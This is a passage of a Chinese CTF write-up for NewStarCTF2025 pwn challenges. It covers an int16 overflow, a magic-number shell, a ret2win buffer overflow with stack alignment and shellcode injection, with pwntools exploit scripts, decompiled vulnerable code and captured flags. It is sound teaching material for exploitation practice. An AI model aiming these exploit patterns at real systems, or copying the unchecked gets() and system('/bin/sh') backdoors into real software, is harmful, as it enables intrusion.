
再继续，就拿到 flag 啦~


```
pwndbg> c
Continuing.
向导离开了队伍。.

[*] Initializing security protocols...
[+] 世界上即将增加一个PWN高手了捏
[+] FLAG : flag{90dc3749-d70a-446a-91f3-11b0f392d079}
```

flag{90dc3749-d70a-446a-91f3-11b0f392d079}

● [pwn] INTbug


根据题名，应该是考整型溢出，静态逆向一下



```
unsigned __int64 func()
{
  __int16 v1; // [rsp+2h] [rbp-Eh]
  int v2; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  v1 = 0;
  while ( 1 )
  {
    v2 = 0;
    __isoc99_scanf(&unk_2008, &v2);
    if ( v2 <= 0 )
      break;
    if ( ++v1 < 0 )
    {
      puts("You got it!\n");
      system("cat flag");
    }
  }
  puts("You can only input positive number!\n");
  return v3 - __readfsqword(0x28u);
}
```

发现每输入一次就给 `int16 v1` 加一，所以输入$2^{15} = 32768$次就好了，上代码：

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')

io = connect("ip", port)

for i in range(32768):
    io.send(b'1\n')
io.interactive()
```




```
[*] Switching to interactive mode
[DEBUG] Received 0x1c bytes:
    b'welcome to NewStarCTF2025!\n'
    b'\n'
welcome to NewStarCTF2025!

[DEBUG] Received 0xc bytes:
    b'You got it!\n'
You got it!
[DEBUG] Received 0x2c bytes:
    b'\n'
    b'flag{8b5d9a79-6840-44cc-9484-adb06507cdd7}\n'

flag{8b5d9a79-6840-44cc-9484-adb06507cdd7}
```

成功拿到 flag


flag{8b5d9a79-6840-44cc-9484-adb06507cdd7}

- ## [pwn] pwn's door



```
__isoc99_scanf("%d", &n7038329);
if ( n7038329 == 7038329 )
{
  puts("You have successfully opened the door!");
  puts("please try the command 'cat flag' to get the flag.");
  system("/bin/sh");
}
```

签到题，nc 然后输入 7038329 就 getshell 了



```
└─$ nc 47.94.87.199 28925
You have successfully seen the door with the help of cat or python!
And you find that you need a key to open the door.
Take a try
1 2 3
4 5 6
7 8 9
  0
password: 7038329
You have successfully opened the door!
please try the command 'cat flag' to get the flag.
cat flag
flag{24c8a1be-a9e4-4e72-a34d-430119449b5e}
```


根据提示，使用 cat flag 获得 flag

flag{24c8a1be-a9e4-4e72-a34d-430119449b5e}

- [pwn] overflow

先静态逆向，发现一个无限溢出和一个后门


```c
void __cdecl try()
{
  char buffer[256]; // [rsp+0h] [rbp-100h] BYREF

  memset(buffer, 0, sizeof(buffer));
  puts("Now,Try to exploit it as I done and get the shell!");
  puts("Enter your input:");
  gets(buffer);
}
```



```c
void __cdecl backd00r()
{
  puts("Congratulations! You have found the backdoor!");
  puts("You can now execute any command you want.");
  system("/bin/sh");
}
```

所以只要输入 256bytes 的垃圾数据+8bytes 的垃圾数据（填充 rbp）+8bytes 的返回地址（backd00r 地址）就好了，上代码：


```python
from pwn import *
```

```
context(os='linux', arch='amd64', log_level='debug')

io = connect('ip', port)

backdoor = 0x401200
ret = 0x401016

io.send(cyclic(256)+p64(0)+p64(ret)+p64(backdoor)+b'\n')

io.interactive()
```

但是按照刚才的想法发现 EOF 了，应该是栈没有对齐的原因，加一个 ret（通过 ROPgadget 找）就可以对齐了



```
└─$ ROPgadget --binary overflow --only "ret"
Gadgets information
============================================================
0x0000000000401016 : ret
```




```
There is a glitch in this program that allows you to overflow the buffer.
Let me show you a sample of how it works:
This is the address of the backdoor function: 0x401234
Then fill the buffer with the trash and fill the return address with the address of the unexcuted function.
This is a function that is not supposed to be executed.
Now,Try to exploit it as I done and get the shell!
Enter your input:
Congratulations! You have found the backdoor!
You can now execute any command you want.
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{192c382c-9d38-4447-9217-34d6ce6829c8}\n'
flag{192c382c-9d38-4447-9217-34d6ce6829c8}
```

成功拿到 flag

flag{192c382c-9d38-4447-9217-34d6ce6829c8}

- [pwn] input_function

根据题名，应该是构造 shellcode 执行，先静态逆向一下




```
buf = mmap((void *)0x114514, 0x1000uLL, 7, 34, -1, 0LL);
puts("please input a function(after compile)");
read(0, buf, 0x500uLL);
((void (*)(void))buf)();
```

没错，虽然不清楚 7 是什么权限，但至少 R/X 是可以了，为了方便，可以使用 pwntools 的 shellcraft，上代码：

```
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

io = connect('ip', port)

io.send(asm(shellcraft.sh()))

io.interactive()
```

getshell~然后获得 flag



```
[*] Switching to interactive mode
[DEBUG] Received 0x27 bytes:
    b'please input a function(after compile)\n'
please input a function(after compile)
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{31f95461-af5d-44ba-ae60-3f326ffe585b}\n'
flag{31f95461-af5d-44ba-ae60-3f326ffe585b}
```

flag{31f95461-af5d-44ba-ae60-3f326ffe585b}